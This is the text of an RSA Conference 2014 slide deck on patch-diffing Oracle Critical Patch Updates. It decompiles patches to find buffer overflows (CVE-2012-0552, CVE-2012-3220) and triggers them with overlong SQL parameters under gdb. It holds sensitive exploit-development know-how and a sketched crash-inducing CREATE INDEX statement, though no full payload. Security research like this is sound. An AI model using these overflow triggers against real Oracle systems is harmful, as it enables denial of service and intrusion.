



## From Disclosing Existing Vulnerabilities to Discovering New Vulnerabilities

SESSION ID: HTA-T09

**Qinglin Jiang** 

Senior Security Software Engineer Ancestry.com



## Why is this information important to you?

- Understand the real risk
- Mitigate before you patch
- Verify patch really works
- Have control
- Learn a hacking technique
- Extras: Understand Oracle CPU





#### Goals

- Existing vs. New Vulnerabilities
- Disclosing Existing Vulnerabilities
  - Identify vulnerable code
  - Create and test exploits
  - Oracle CPU example
- Discovering New Vulnerabilities
  - Find similarities
  - Create and test exploits





## Existing vs. New Vulnerabilities

- Existing Vulnerabilities
  - Researcher Vendor Fix Release
  - Full Disclosure Controversy
- New Vulnerabilities
  - Are they really new?
  - Are they similar?
  - How to find them?





### Disclosing Vulnerabilities – Vendors vs. Consumers

- Manufacturer' business
- Consumer's interest
- Researcher/Hacker's motive
- Discovery Report Fix
- Disclosing details or not
  - Need to know?
  - Protects consumer?
  - Right to know?






## Responsibility

- Vendor's responsibility
- Researchers/hackers' responsibility?
- Whom to blame?
- How long does it take to fix a vulnerability
  - Years?
  - One day?
  - Where is the responsibility?
- What's your take?







# Disclosing Existing Vulnerabilities – Identify

## Oracle CPU Example - Identify

- Does Oracle make CPU?
- Understand Oracle CPU contents
- Disassemble and decompile the patch files using HexRays
- Compare the original and patched source files
- Identify vulnerable functions and parameters





#### Oracle CPU Patch contents – Molecules

- Oracle CPUAPR2012 Linux x86
- Patch subdirectory molecule numbers

```
[oracle@localhost oracle]$ ls
p13632725 112020 LINUX.zip
[oracle@localhost oracle]$ unzip -qq p13632725 112020 LINUX.zip
[oracle@localhost oracle]$ ls
13632725 p13632725 112020 LINUX.zip
[oracle@localhost oracle]$ cd 13632725/
[oracle@localhost 13632725]$ ls
11830776 12586489 12586494 12846269
                                       13769502
                                                 13769506
                                                           13769510
                                                           patchmd.xml
11830777 12586491 12586495 13386082
                                       13769503
                                                 13769507
                                                           README.html
12586486 12586492 12586496 13632725
                                      13769504
                                                 13769508
12586488 12586493 12846268 13769501
                                      13769505
                                                13769509
                                                           README.txt
[oracle@localhost 13632725]$
```





## Inspect Patch details using Molecule number

 Molecule 13769501 contains patched mdopp.o under package libordsdo11.a

```
[oracle@localhost 13632725]$ cd 13769501
[oracle@localhost 13769501]$ ls -R
etc files
./etc:
config xml
./etc/config:
actions.xml deplov.xml inventorv.xml
./etc/xml:
GenericActions.xml ShiphomeDirectoryStructure.xml
./files:
lib
./files/lib:
libordsdoll.a
./files/lib/libordsdol1.a:
mdopp.o
[oracle@localhost 13769501]$
```





## Decompile object files using IDAPro HexRays

- Dissembler: IDAPro
- Decompiler: HexRays plugin
- Decompile object files to C files
- idaw –Ohexrays: -nosave:example.c:ALL –A example.o





## Diff the decompiled files and find vulnerable code

The difference:

```
if (*((_DWORD *)v90 - 5) >= 0x##u)
return ####;
```

The vulnerable code:

```
sprintf((char *)(a6 + ####), "%s", *((_DWORD *)v90 - 6))
```






## Recap: Disclosing Existing Vulnerability - Identify

- Look up Oracle CPU Patch content
- Examine the CPU molecules and patched object file
- Decompile the patched and the original object files
- Compare the the patched and original C files
- Look up differences and pinpoint fixes
- Identify the vulnerable code
- Works well with small patch files







## **Disclosing Existing Vulnerabilities - Test**

## Disclosing Existing Vulnerabilities—Test

- Identify vulnerable functions/statements
- Identify vulnerable parameters
- Create exploit
- Test using debuggers





#### Oracle Molecule info

- Search support.oracle.com
- CVE-2012-0552(David Litchfield) map to molecule 13769501

12846269	DB-11.2.0.2-MOLECULE-016-CPUOCT2011	CPUApr2011-CVE-2011-0804
		CPUOct2011-CVE-2011-3511
13386082	DB-11.2.0.2-MOLECULE-017-CPUJAN2012	CPUJan2012-CVE-2012-0072
13769501	DB-11.2.0.2-MOLECULE-019-CPUAPR2012	CPUApr2012-CVE-2012-0552
13769502	DB-11.2.0.2-MOLECULE-020-CPUAPR2012	CPUApr2012-CVE-2012-0534
13769503	DB-11.2.0.2-MOLECULE-021-CPUAPR2012	CPUApr2012-CVE-2012-0512
13769504	DB-11.2.0.2-MOLECULE-022-CPUAPR2012	CPUApr2012-CVE-2012-0520
13769505	DB-11.2.0.2-MOLECULE-023-CPUAPR2012	-





## **Oracle CPU Advisory**

Look for Vulnerability info in Oracle CPU Advisory: Create Index

	Component	Protocol	Package and/or Privilege Required	Remote Exploit without Auth.?	CVSS VERSION 2.0 R		
CVE#					Base Score	Access Vector	Access Complexity
CVE-2012-0552	Oracle Spatial	Oracle NET	Create session, create index, alter index, create table	No	9.0	Network	Low
CVE-2012-0519	Core RDBMS	Oracle NET	Create library, create procedure	No	7.1	Network	High
CVE-2012-0510	Core RDBMS	Oracle Net	None	Yes	6.4	Network	Low





## Identify vulnerable parameters

- Look around the vulnerable code
- Spot an interesting string "work\_tablespace"
- "work\_tablespace" is a candidate of vulnerable parameters





#### Oracle references

Find SQL reference in Oracle reference guide: Create Index

#### 5.1.3.1 Creating a Local Partitioned Spatial Index

If you want to create a local partitioned spatial index, Oracle recommends that you use the proce over if the creation of any partition's index fails for any reason (for example, because the tablespa

1. Create a local spatial index and specify the UNUSABLE keyword. For example:

```
CREATE INDEX sp_idx ON my_table (location)

INDEXTYPE IS mdsys.spatial_index

PARAMETERS ('tablespace=tb_name work_tablespace=work_tb_name')

LOCAL UNUSABLE;
```





## Creating the exploit

- Statement: Create Index
- Parameters: work\_tablespace
- Let's try a very long string
- CREATE INDEX myindex4 ON mytab4(col) INDEXTYPE IS MDSYS.SPATIAL INDEX AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA







## Testing exploit: Identify the oracle process and attach debugger

SQLPlus: Get Oracle process id

```
SQL> select spid, osuser, s.program from v$process p, v$session s where p.addr=s.paddr and s.program like '%sqlplus%';

SPID OSUSER

PROGRAM

2580 oracle sqlplus@localhost.localdomain (TNS V1-V3)
```

Gdb: attach debugger to oracle process

```
[oracle@localhost ~]$ gdb -p 2580
GNU gdb (GDB) Red Hat Enterprise Linux (7.2-60.el6_4.1)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-redhat-linux-gnu".
For bug reporting instructions, please see:
<a href="http://www.gnu.org/software/gdb/bugs/">http://www.gnu.org/software/gdb/bugs/</a>.
Attaching to process 2580
```





## Testing the exploit - Bingo

#### SQL exploit: buffer overflow

#### Gdb debugger: Process crashed.

```
Program received signal SIGBUS, Bus error.
0x0b7cd6c6 in mdidxcr ()
(gdb) c
Continuing.
```






## Recap: Disclosing Existing Vulnerabilities - Test

- Map molecules to CVEs using support.oracle.com
- Identify vulnerable functions by looking up CPU advisory
- Look up references and code for relevant functions/parameters
- Create attack vectors and test SQL statements
- Identify Oracle process id
- Attach debugger to Oracle process
- Execute test SQL statements and verify the exploit









## **Discovering New Vulnerabilities**

### Methods to Discover New Vulnerabilities

- Finding New Vulnerabilities is a tedious process
  - Scanning tools, Fuzzers, Packet sniffers
  - Manual pentesting: new features
  - Reverse Engineering
- Similarities between Vulnerabilities
  - Developers often make the same mistake(same standard and practice)
  - Vulnerabilities are fixed case by case
  - Nobody "dares" to touch legacy code until it is broken





## Discovering New Vulnerabilities - Oracle example

- Decompile object files in a category, such as libordsdo11.a
- Look around functions like sprintf, fprintf, memcpy and etc.
- Spot interesting codes in decompiled files
- Find references about functions/commands
- Fiddle with relevant function/command parameters
- Test with debuggers and create exploit
- Use the idea to discover CVE-2012-3220





## Spot interesting code

- Decompile all object files package libordsdo11.a
- Search sprintf, we spot an interesting one in mdgr.o sprintf(p, "%s", v30);
- Look around, we found an interesting string "displayTableNames"





#### Find references

- Trace back code to function call mdgrociReproject
- Georaster API sdo\_geor.reproject
- No parameter named displayTableNames
- Look around the interesting code, we found an interesting storage parameter "compression"
- displayTableNames is possibly in the same category, a hidden storage parameter





## Create and verify the exploit

Call sdo\_geor.reporject API with displayTableNames length > 14000

You just found CVE-2012-3220(Martin Rakmanov)





## Recap


- Disclosing Existing Vulnerability
  - Map a known Vulnerability to a patch file
  - Decompile patch and compare with original
  - Identify vulnerable functions and parameters
  - Create attach vectors and test with debugger
- Discovering New Vulnerability
  - Find similar code patterns
  - Create and test exploits





#### References

- Contact:
  - qinglin.jiang@gmail.com
- Credits:
  - Martin Rakhmanov
- Thanks:
  - David Litchfield
  - Esteban Martinez Fayo
  - Dennis Yurichev





## RSACONFERENCE 2014

FEBRUARY 24 - 28 | MOSCONE CENTER | SAN FRANCISCO

